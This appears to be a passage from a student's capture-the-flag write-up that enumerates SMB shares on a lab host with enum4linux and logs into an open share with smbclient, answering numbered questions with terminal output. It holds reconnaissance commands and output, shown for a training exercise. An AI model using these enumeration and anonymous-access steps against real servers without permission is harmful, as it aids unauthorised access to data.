 ==============================( Share Enumeration on 10.10.64.58 )==============================


        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.64.58

//10.10.64.58/tbfc-hr    Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-it    Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-santa        Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.64.58/IPC$       Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sat Jun 25 12:40:43 2022
```

Question 2:


Shares on the server.



```
 Sharename       Type      Comment
 ---------       ----      -------
 tbfc-hr         Disk      tbfc-hr
 tbfc-it         Disk      tbfc-it
 tbfc-santa      Disk      tbfc-santa
 IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
ecting with SMB1 for workgroup listing.
```

Question 3:


Logged into share.



```
┌──(1211102272㉿kali)-[~]
└─$ smbclient //10.10.64.58/tbfc-santa
Password for [WORKGROUP\1211102272]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 10:12:07 2020
  ..                                  D        0  Thu Nov 12 09:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 10:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 10:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
```

Question 4:

Directory left for Santa.



```
  jingle-tunes                        D        0  Thu Nov 12 10:10:41 2020
```

Thought Process/ Methodology:
Emu4linux was used to display all the users on the samba server along with shares. There was a share which did not require a password to access. A directory called Jingle Tunes was found as well.